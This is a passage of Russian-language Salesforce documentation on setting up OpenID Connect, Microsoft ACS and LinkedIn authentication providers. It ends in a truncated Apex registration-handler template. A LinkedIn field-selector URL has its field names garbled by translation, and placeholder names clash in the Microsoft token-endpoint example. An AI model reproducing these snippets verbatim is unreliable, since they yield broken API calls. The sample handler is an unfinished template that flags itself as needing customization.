9. Выберите текущий класс Apex в поле «Средство обработки регистрации» или щелкните ссылку «Автоматически создавать шаблон средства обработки регистрации», чтобы создать шаблон класса Apex для средства обработки регистрации. Прежде чем использовать данный класс шаблона, выполните его редактирование путем изменения стандартного содержимого.

 **Прим.:** Значение поля «URL-адрес инициализации единой регистрации» может быть создано только в том случае, если выбран класс средства обработки регистрации для Salesforce.

10. Выберите пользователя, который выполняет класс Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Данное поле является обязательным в случае выбора или автоматического создания класса для средства обработки регистрации.

11. Чтобы использовать поставщика на портале, выберите нужный портал в раскрывающемся списке «Портал».



**12.** Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Данный значок применяется только к сообществу, поэтому не отображается на странице входа для организации Salesforce или настраиваемого домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

При необходимости укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

**13.** Нажмите кнопку «Сохранить».

Запомните значения URL-адресов конфигурации клиента. Значение поля «URL-адрес обратного вызова» требуется для выполнения последнего действия, а значение поля «Тестовый URL-адрес инициализации» — для проверки конфигурации. Кроме того, рекомендуем запомнить значение поля «Код поставщика проверки подлинности», которое должно использоваться в классе Apex `Auth.AuthToken`.

**14.** Вернитесь к созданному ранее определению связанного приложения (на странице «Приложения» в меню «Настройка» щелкните по имени связанного приложения) и вставьте значение «URL-адрес обратного вызова» поставщика услуг в поле «URL-адрес обратного вызова».

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации»: данный URL-адрес позволяет проверить правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации единой регистрации»: данный URL-адрес позволяет использовать единую регистрацию для входа в систему Salesforce посредством стороннего приложения. Конечный пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. В этом случае вход в систему Salesforce выполняется от имени созданного или обновленного пользователя.
- «URL-адрес связывания текущего пользователя»: данный URL-адрес позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес инициализации только OAuth»: данный URL-адрес позволяет получать маркеры доступа OAuth для стороннего приложения. Стороннее приложение может получить маркер только после проверки подлинности пользователя в системе Salesforce; данный процесс не предусматривает дальнейшего использования функции единой регистрации.
- «URL-адрес обратного вызова»: данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. При переадресации на адрес, указанный в поле «URL-адрес обратного вызова», должны использоваться сведения для всех перечисленных выше URL-адресов конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.



## Тестирование подключения единой регистрации

Откройте «Тестовый URL-адрес инициализации» на странице сведений о поставщике проверки подлинности в обозревателе. Авторизующая и целевая организации должны принадлежать одной среде (например, производственная или безопасная среда).

СМ. ТАКЖЕ:

[Использование параметров запроса в URL-адресах конфигурации клиента](#)

[Общие сведения о внешних поставщиках проверки подлинности](#)

## Настройка поставщика проверки подлинности OpenID Connect

Система позволяет использовать любое стороннее веб-приложение, реализующее серверную сторону протокола OpenID Connect (например, Amazon, Google и PayPal), в качестве поставщика проверки подлинности.

Чтобы настроить поставщика проверки подлинности OpenID, выполните перечисленные ниже действия.

1. [Зарегистрируйте](#) приложение, выбрав систему Salesforce в качестве домена приложения.
2. [Определите](#) поставщика проверки подлинности OpenID Connect для организации Salesforce.
3. [Обновите](#) приложение, чтобы использовать значение поля «URL-адрес обратного вызова», созданное системой Salesforce, в качестве URL-адреса обратного вызова.
4. [Протестируйте](#) подключение.

## Регистрация приложения OpenID Connect

Прежде чем настроить веб-приложение для организации Salesforce, рекомендуем его зарегистрировать посредством поставщика услуг. Порядок регистрации определяется используемым поставщиком услуг. Например, чтобы зарегистрировать приложение Google, рекомендуем [создать код клиента OAuth 2.0](#).

1. Зарегистрируйте приложение на веб-сайте поставщика услуг.
2. Измените параметры приложения и задайте домену приложения (или полю «URL-адрес начальной страницы») значение Salesforce.
3. Запомните код и секрет клиента, а также URL-адрес конечной точки авторизации, URL-адрес конечной точки маркера, URL-адрес конечной точки сведений о пользователе, которые должны быть доступны в документации поставщика. Ниже перечислены некоторые типичные поставщики услуг OpenID Connect.

- [Amazon](#)
- [Google](#)
- [PayPal](#)

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

## Определение поставщика OpenID Connect для организации Salesforce

Некоторые данные поставщика (код и секрет клиента, а также URL-адрес конечной точки авторизации, URL-адрес конечной точки маркера и URL-адрес конечной точки сведений о пользователе) необходимы для настройки приложения в организации Salesforce.

1. Введите строку «*Поставщики проверки подлинности*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Поставщики проверки подлинности**».
2. Нажмите кнопку «**Создать**».
3. Выберите OpenID Connect в поле «Тип поставщика».
4. Заполните поле «Имя».
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikOpenIDConnect», то URL-адрес единой регистрации выглядит следующим образом:  
`https://login.salesforce.com/auth/sso/00Dx0000000001/MoiPostavshikOpenIDConnect`.
6. Введите код клиента в поле «Ключ пользователя».
7. Введите секрет клиента в поле «Секрет пользователя».
8. Введите основной URL-адрес в поле «URL-адрес конечной точки авторизации».



**Совет:** При необходимости дополните основной URL-адрес строковыми параметрами запроса. Например, чтобы получить маркер обновления от Google для автономного доступа, введите URL-адрес `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. В данном случае рекомендуем добавить параметр `approval_prompt`, позволяющий пользователю принимать действие обновления, благодаря чему Google сможет отправлять последующие маркеры обновления.

9. Заполните поле «URL-адрес конечной точки маркера».
10. При необходимости заполните перечисленные ниже поля.
  - a. Поле «URL-адрес конечной точки сведений о пользователе», значение которого должно быть предоставлено поставщиком.
  - b. Поле «Отправитель маркера», значение которого должно определять источник маркера проверки подлинности в следующем формате: «*https: URL-адрес*». При наличии данного значения поставщик должен добавить значение `id_token` в ответ на запрос маркера. Значение `id_token` не требуется для процесса проверки подлинности маркера обновления (но при необходимости будет проверено системой Salesforce).
  - c. Поле «Стандартные области», значение которого должно быть отправлено вместе с запросом на конечную точку авторизации. В противном случае система использует жестко запрограммированные стандартные значения для типа поставщика (см. [документацию разработчика OpenID Connect](#)).

Дополнительную информацию см. в разделе «[Использование параметра Score](#)».

11. Чтобы отправить маркер в заголовке, установите флажок «Отправить маркер доступа в заголовке».
12. При необходимости заполните перечисленные ниже поля.
  - a. Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.
  - b. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу,

кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).

- c. Выберите текущий класс Apex в поле «Средство обработки регистрации» или щелкните ссылку «Автоматически создавать шаблон средства обработки регистрации», чтобы создать шаблон класса Apex для средства обработки регистрации. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.



**Прим.:** Значение поля «URL-адрес инициализации единой регистрации» может быть создано только в том случае, если выбран класс средства обработки регистрации для Salesforce.

- d. Выберите пользователя, который выполняет класс Apex, в поле **«Выполнить регистрацию как»**. Пользователю должно быть предоставлено полномочие «Управление пользователями». Данное поле является обязательным в случае выбора или автоматического создания класса для средства обработки регистрации.
- e. Чтобы использовать поставщика на портале, выберите нужный портал в раскрывающемся списке «Портал».
- f. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Данный значок применяется только к сообществу, поэтому не отображается на странице входа для организации Salesforce или настраиваемого домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

При необходимости укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

### 13. Нажмите кнопку **«Сохранить»**.

Запомните значение созданного поля «Код поставщика проверки подлинности». Данное значение должно использоваться в классе Apex `Auth.AuthToken`.

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации»: данный URL-адрес позволяет проверить правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации единой регистрации»: данный URL-адрес позволяет использовать единую регистрацию для входа в систему Salesforce посредством стороннего приложения. Конечный пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. В этом случае вход в систему Salesforce выполняется от имени созданного или обновленного пользователя.
- «URL-адрес связывания текущего пользователя»: данный URL-адрес позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес инициализации только OAuth»: данный URL-адрес позволяет получать маркеры доступа OAuth для стороннего приложения. Стороннее приложение может получить маркер только после проверки подлинности пользователя в системе Salesforce; данный процесс не предусматривает дальнейшего использования функции единой регистрации.
- «URL-адрес обратного вызова»: данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. При переадресации на адрес, указанный в поле «URL-адрес обратного вызова», должны использоваться сведения для всех перечисленных выше URL-адресов конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

### Обновление приложения OpenID Connect

Если организации Salesforce задан поставщик проверки подлинности, откройте поставщика и обновите поле приложения «URL-адрес обратного вызова» (или «Авторизованный URI перенаправления» для приложений Google и «URL-адрес возврата» для PayPal).

### Тестирование подключения единой регистрации

Откройте «Тестовый URL-адрес инициализации» на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел поставщика, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

## Настройка поставщика проверки подлинности Microsoft® Access Control Service

Система позволяет использовать службу Microsoft Access Control Service в качестве поставщика проверки подлинности посредством протокола OAuth. Как правило, авторизация выполняется службой Microsoft Office 365 (например, SharePoint® Online).

Система Salesforce позволяет службе Microsoft Access Control Service проверять подлинность только посредством OAuth. Проверка подлинности посредством единой регистрации от поставщика проверки подлинности Microsoft не поддерживается.

Чтобы настроить поставщика проверки подлинности Microsoft Access Control Service, выполните перечисленные ниже действия.

1. **Определите** поставщика проверки подлинности Microsoft Access Control Service для организации Salesforce.
2. **Зарегистрируйте** приложение в Microsoft, выбрав систему Salesforce в качестве домена приложения.
3. Чтобы использовать поля «Ключ пользователя» и «Секрет пользователя», созданные при регистрации приложения в Microsoft, **измените** сведения о поставщике проверки подлинности Microsoft Access Control Service в системе Salesforce.
4. **Протестируйте** подключение.

### Определение поставщика проверки подлинности Microsoft Access Control Service для организации Salesforce

Прежде чем зарегистрировать приложение в SharePoint Online или Microsoft Seller Dashboard, рекомендуем получить URL-адрес обратного вызова, который должен использоваться для переадресации авторизованного пользователя в систему Salesforce.

1. Введите строку «*Поставщики проверки подлинности*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Поставщики проверки подлинности**».
2. Нажмите кнопку «**Создать**».
3. Выберите Microsoft Access Control Service в поле «Тип поставщика».

#### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

4. Заполните поле «Имя».
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikMicrosoftACS», то URL-адрес обратного вызова выглядит следующим образом:  
`https://login.salesforce.com/services/authcallback/00Dx0000000001/MoiPostavshikMicrosoftACS.`
6. Заполните поле «Ключ пользователя» значением структурного нуля (данное значение редактируется после регистрации приложения в Microsoft).
7. Заполните поле «Секрет пользователя» значением структурного нуля (данное значение редактируется после регистрации приложения в Microsoft).
8. Введите основной URL-адрес в поле «URL-адрес конечной точки авторизации». Например, при использовании SharePoint Online значение должно выглядеть следующим образом:  
`https://<имя_узла_sharepoint_online>/_layouts/15/OAuthAuthorize.aspx.`
9. Заполните поле «URL-адрес конечной точки маркера». Значение должно выглядеть следующим образом:  
`https://accounts.accesscontrol.windows.net/<квнн>/tokens/OAuth/2?resource=<код_отправителя>/<имя_узла_sharepoint_online>@<квнн>,<br>
где :`
  - <клиент> заменяется именем клиента Office 365, заканчивающимся элементом .onmicrosoft.com, или соответствующим глобальным уникальным идентификатором клиента;
  - <код\_отправителя> заменяется идентификатором отправителя маркера. Например, SharePoint использует идентификатор 00000003-0000-0ff1-ce00-000000000000.
10. При необходимости заполните перечисленные ниже поля.
  - Поле «Стандартные области», значение которого должно быть отправлено вместе с запросом на конечную точку авторизации. Дополнительную информацию об использовании параметров Scope в SharePoint Online см. по ссылке <http://msdn.microsoft.com/en-us/library/jj687470.aspx#Scope>. Дополнительную информацию об использовании параметров Scope в системе Salesforce см. в разделе «Использование параметра Scope».
  - Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.
  - Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс http или https (например, `https://acme.my.salesforce.com`).
  - Чтобы использовать поставщика на портале, выберите нужный портал в раскрывающемся списке «Портал». При наличии настроенного портала данный параметр может переадресовывать запрос на вход на страницу входа портала. В противном случае, оставьте значение «Нет».
  - Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Данный значок применяется только к сообществу, поэтому не отображается на странице входа для организации Salesforce или настраиваемого домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

При необходимости укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

## 11. Нажмите кнопку **«Сохранить»**.

Запомните значение созданного поля «Код поставщика проверки подлинности». Данное значение должно использоваться в классе `Apex Auth.AuthToken`.

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации»: данный URL-адрес позволяет проверить правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации только OAuth»: данный URL-адрес позволяет получать маркеры доступа OAuth для стороннего приложения. Стороннее приложение может получить маркер только после проверки подлинности пользователя в системе Salesforce; данный процесс не предусматривает дальнейшего использования функции единой регистрации.
- «URL-адрес обратного вызова»: данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. При переадресации на адрес, указанный в поле «URL-адрес обратного вызова», должны использоваться сведения для всех перечисленных выше URL-адресов конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

## Регистрация приложения в **Microsoft**

Прежде чем настроить приложение для организации Salesforce, рекомендуем получить удостоверение приложения посредством любого способа, предоставленного корпорацией Microsoft. Дополнительную информацию о регистрации приложения для SharePoint см. на странице [«Руководство по регистрации приложений для SharePoint 2013»](#).

1. Зарегистрируйте приложение посредством любого способа, предоставленного корпорацией Microsoft.
2. Измените параметры приложения и задайте URL перенаправления полю «URL-адрес обратного вызова» поставщика проверки подлинности.
3. Запомните значения полей «Код клиента» и «Секрет клиента».
4. Нажмите кнопку **«Сохранить»**.

## Редактирование сведений о поставщике проверки подлинности **Microsoft Access Control Service**

После регистрации приложения вернитесь на страницу сведений о поставщике проверки подлинности Microsoft Access Control Service и обновите поля «Ключ пользователя» и «Секрет пользователя» значениями, предоставленными корпорацией Microsoft.

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного поставщика проверки подлинности Microsoft Access Control Service.
3. Заполните поле «Ключ пользователя» значением поля «Код клиента», предоставленным корпорацией Microsoft.
4. Заполните поле «Секрет пользователя» значением поля «Секрет клиента», предоставленным корпорацией Microsoft.



## Тестирование подключения

Откройте «Тестовый URL-адрес инициализации» на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел поставщика, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

## Настройка поставщика проверки подлинности LinkedIn

Разрешите пользователям выполнять вход в организацию Salesforce посредством аккаунтов LinkedIn.

Чтобы настроить LinkedIn в качестве поставщика проверки подлинности, выполните перечисленные ниже действия.

1. [Определите области \(сведения о пользователях\), которые должны извлекаться из LinkedIn.](#)
2. [Настройте приложение LinkedIn.](#)
3. [Определите поставщика LinkedIn для организации Salesforce](#) и установите средство обработки регистрации.
4. [Измените средство обработки регистрации.](#)
5. [Обновите приложение LinkedIn](#) для использования URL-адреса обратного вызова, созданного системой Salesforce, в качестве записи в параметре LinkedIn «URL-адреса переадресации OAuth 2.0».
6. [Протестируйте подключение единой регистрации.](#)

### Определение областей (сведений о пользователях), которые должны извлекаться из LinkedIn

Области определяют сведения о пользователе, которые должны извлекаться из LinkedIn во время процесса авторизации. Система позволяет запрашивать основные сведения (например, имя пользователя и URL-адрес фотографии) или более подробные сведения (например, адрес, номер телефона, список контактов и т. д.). Пользователь подтверждает обмен информацией до ее получения.

При настройке LinkedIn в качестве поставщика проверки подлинности области могут быть заданы посредством: параметров приложения LinkedIn, параметров поставщика проверки подлинности Salesforce или запроса для конечной точки сведений о пользователе LinkedIn. Воспользуйтесь рекомендациями ниже.

- Пропустите данное значение в параметрах LinkedIn и Salesforce. По умолчанию используется значение `r_basicprofile`, предоставляющее только самые основные сведения о пользователе, указанные в LinkedIn.
- Система Salesforce требует наличия адреса эл. почты для пользователей.
- Чтобы просмотреть список поддерживаемых значений и их смысл, воспользуйтесь [данной документацией](#). Дополнительную информацию об отправке запросов см. на [данной странице](#).
- Значение поля «Стандартные области», заданное в параметрах поставщика проверки подлинности Salesforce, переопределяет значение, заданное в параметрах приложения LinkedIn.
- Разделите значения областей в параметрах приложения LinkedIn или параметрах поставщика проверки подлинности Salesforce посредством пробела (например, `r_basicprofile r_emailaddress`).

## ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

- При использовании селекторов поля LinkedIn с URL-адресом разделите значения посредством запятой (например, `https://api.linkedin.com/v1/people/~:(ю,формирование-имя,именое-имя,фамилия,общедоступный-url-адрес-профиля,адрес-э.п-тоны)`).

## Настройка приложения LinkedIn

Прежде чем настроить LinkedIn для организации Salesforce, рекомендуем настроить приложение в LinkedIn.

- ☑ **Прим.:** Чтобы пропустить данное действие, разрешите системе Salesforce использование собственного стандартного приложения. Дополнительную информацию см. в разделе [«Использование значений под управлением Salesforce при настройке поставщика проверки подлинности»](#).

1. Выполните вход в учетную запись разработчика на [веб-сайте LinkedIn](#).
2. Щелкните имя пользователя вверху страницы и выберите пункт **«Ключи API»**.
3. Щелкните ссылку **«Добавить новое приложение»**.
4. Введите параметры приложения.
5. Запомните значения полей «Ключ API» и «Секретный ключ» нового приложения. Они будут позже использоваться в системе Salesforce.
6. При необходимости введите поддерживаемое значение области LinkedIn или несколько значений, разделенных посредством пробела.

Дополнительную информацию об использовании областей в LinkedIn см. в подразделе [«Определение областей \(сведений о пользователях\), которые должны извлекаться из LinkedIn»](#).

## Определение поставщика LinkedIn для организации Salesforce

Значения полей «Ключ API» и «Секретный ключ» из приложения LinkedIn требуются для настройки поставщика LinkedIn в организации Salesforce.

- ☑ **Прим.:** Чтобы пропустить ввод данных значений при настройке поставщика, разрешите системе Salesforce управление значениями. Дополнительную информацию см. в разделе [«Использование значений под управлением Salesforce при настройке поставщика проверки подлинности»](#).

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите LinkedIn в поле «Тип поставщика».
4. Заполните поле «Имя».
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikLinkedIn», то URL-адрес единой регистрации выглядит следующим образом:  
`https://login.salesforce.com/services/sso/00Dx0000000001/MoiPostavshikLinkedIn.`
6. Введите значение поля «Ключ API» из LinkedIn в поле «Ключ пользователя».
7. Введите значение поля «Секретный ключ» из LinkedIn в поле «Секрет пользователя».
8. При необходимости заполните перечисленные ниже поля.



- a. Поле «URL-адрес конечной точки авторизации», предназначенное для ввода основного URL-адреса авторизации от LinkedIn. Например, `https://www.linkedin.com/uas/oauth2/authorization/auth`. URL-адрес должен начинаться с компонента `https://www.linkedin.com/uas/oauth2/authorization`.



**Совет:** При необходимости дополните основной URL-адрес строковыми параметрами запроса. Например, чтобы получить маркер обновления от Google для автономного доступа, введите URL-адрес `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. Параметр `approval_prompt` позволяет пользователю принимать действие обновления, благодаря чему Google сможет отправлять последующие маркеры обновления.

- b. Поле «URL-адрес конечной точки маркера», предназначенное для ввода URL-адреса маркера OAuth от LinkedIn. Например, `https://www.linkedin.com/uas/oauth2/accessToken/token`. URL-адрес должен начинаться с компонента `https://www.linkedin.com/uas/oauth2/accessToken`.
- c. Поле «URL-адрес конечной точки сведений о пользователе» для изменения значений, запрошенных интерфейсом API профиля LinkedIn. Дополнительную информацию см. на странице <https://developer.linkedin.com/documents/profile-fields>. URL-адрес должен начинаться с компонента `https://api.linkedin.com/v1/people/~`, а запрошенные поля должны соответствовать запрошенным областям.
- d. Поле «Стандартные области», предназначенное для ввода поддерживаемого значения или нескольких значений, разделенных посредством пробела, которые соответствуют информации, извлеченной из LinkedIn. Дополнительную информацию см. в подразделе «[Определение областей \(сведений о пользователях\), которые должны извлекаться из LinkedIn](#)».
- e. Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.
- f. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).
- g. Чтобы создать шаблон класса Apex для **средства обработки регистрации**, щелкните ссылку «**Автоматически создавать шаблон средства обработки регистрации**». Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.



**Прим.:** Укажите класс средства обработки регистрации для системы Salesforce для создания значения поля «URL-адрес инициализации единой регистрации».

- h. Выберите пользователя, выполняющего класс средства обработки Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Данное поле является обязательным в случае выбора или автоматического создания класса для средства обработки регистрации.
- i. Чтобы использовать портал для пользователей LinkedIn, выберите нужный портал в раскрывающемся списке «Портал».

9. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Данный значок применяется только к сообществу, поэтому не отображается на странице входа для организации Salesforce или настраиваемого домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

При необходимости укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

## 10. Нажмите кнопку «Сохранить».


Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации»: данный URL-адрес позволяет проверить правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации единой регистрации»: данный URL-адрес позволяет использовать единую регистрацию для входа в систему Salesforce посредством стороннего приложения. Конечный пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. В этом случае вход в систему Salesforce выполняется от имени созданного или обновленного пользователя.
- «URL-адрес связывания текущего пользователя»: данный URL-адрес позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес инициализации только OAuth»: данный URL-адрес позволяет получать маркеры доступа OAuth для стороннего приложения. Стороннее приложение может получить маркер только после проверки подлинности пользователя в системе Salesforce; данный процесс не предусматривает дальнейшего использования функции единой регистрации.
- «URL-адрес обратного вызова»: данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. При переадресации на адрес, указанный в поле «URL-адрес обратного вызова», должны использоваться сведения для всех перечисленных выше URL-адресов конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

### Редактирование средства обработки регистрации

1. Введите строку «Классы Apex» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Классы Apex».
2. Измените автоматически созданное средство обработки регистрации Apex (или текущее средство обработки регистрации) для соотнесения полей между LinkedIn и Salesforce.

 **Прим.:** Стандартный запрос профиля для LinkedIn извлекает только следующие поля: имя, фамилия, заголовок, URL-адрес профиля. Стандартное средство обработки регистрации требует наличия адреса эл. почты. Удалите данное требование из средства обработки регистрации или измените нужные области в действии «[Определение областей \(сведений о пользователях\), которые должны извлекаться из LinkedIn](#)» для добавления адреса эл. почты и любых других нужных полей.

Ниже приведен пример средства обработки регистрации Apex при использовании приложения LinkedIn в качестве поставщика проверки подлинности. Данное средство обработки регистрации предполагает наличие следующих запрошенных областей: *r\_basicprofile* и *r\_emailaddress*. Кроме того, оно предполагает вход пользователей на клиентский портал.

```
//TODO:This auto-generated class includes the basics for a Registration
//Handler class. You will need to customize it to ensure it meets your needs and
//the data provided by the third party.
global class LinkedInRegHandler implements Auth.RegistrationHandler {
    //Creates a Standard salesforce or a community user
    global User createUser(Id portalId, Auth.UserData data) {
        if (data.attributeMap.containsKey('sfdc_networkid')) {
            //We have a community id, so create a user with community access
            //TODO: Get an actual account
```

```

Account a =[SELECT Id FROM account WHERE name = 'LinkedIn Account'];
Contact c = new Contact();
c.accountId = a.Id;
c.email = data.email;
c.firstName = data.firstName;
c.lastName = data.lastName;
insert(c);
//TODO: Customize the username and profile. Also check that the username
//doesn't already exist and possibly ensure there are enough org licenses
//to create a user. Must be 80 characters or less.
User u = new User();
Profile p =[SELECT Id FROM profile WHERE name = 'Customer Portal Manager'];

u.username = data.firstName + '@sfdc.linkedin.com';
u.email = data.email;
u.lastName = data.lastName;
u.firstName = data.firstName;
String alias = data.firstName;
//Alias must be 8 characters or less
if (alias.length() > 8) {
    alias = alias.substring(0, 8);
}
u.alias = alias;
u.languageLocaleKey = UserInfo.getLocale();
u.localesidkey = UserInfo.getLocale();
u.emailEncodingKey = 'UTF-8';
u.timeZoneSidKey = 'America/Los_Angeles';
u.profileId = p.Id;
u.contactId = c.Id;
return u;
} else {
//This is not a community, so create a regular standard user
User u = new User();
Profile p =[SELECT Id FROM profile WHERE name = 'Standard User'];
//TODO: Customize the username. Also check that the username doesn't
//already exist and possibly ensure there are enough org licenses
//to create a user. Must be 80 characters or less
u.username = data.firstName + '@salesforce.com';
u.email = data.email;
u.lastName = data.lastName;
u.firstName = data.firstName;
String alias = data.firstName;
//Alias must be 8 characters or less
if (alias.length() > 8) {
    alias = alias.substring(0, 8);
}
u.alias = alias;
u.languageLocaleKey = UserInfo.getLocale();
u.localesidkey = UserInfo.getLocale();
u.emailEncodingKey = 'UTF-8';
u.timeZoneSidKey = 'America/Los_Angeles';
u.profileId = p.Id;
return u;
}

```

```
    }  
    //Updates the user's first and last name  
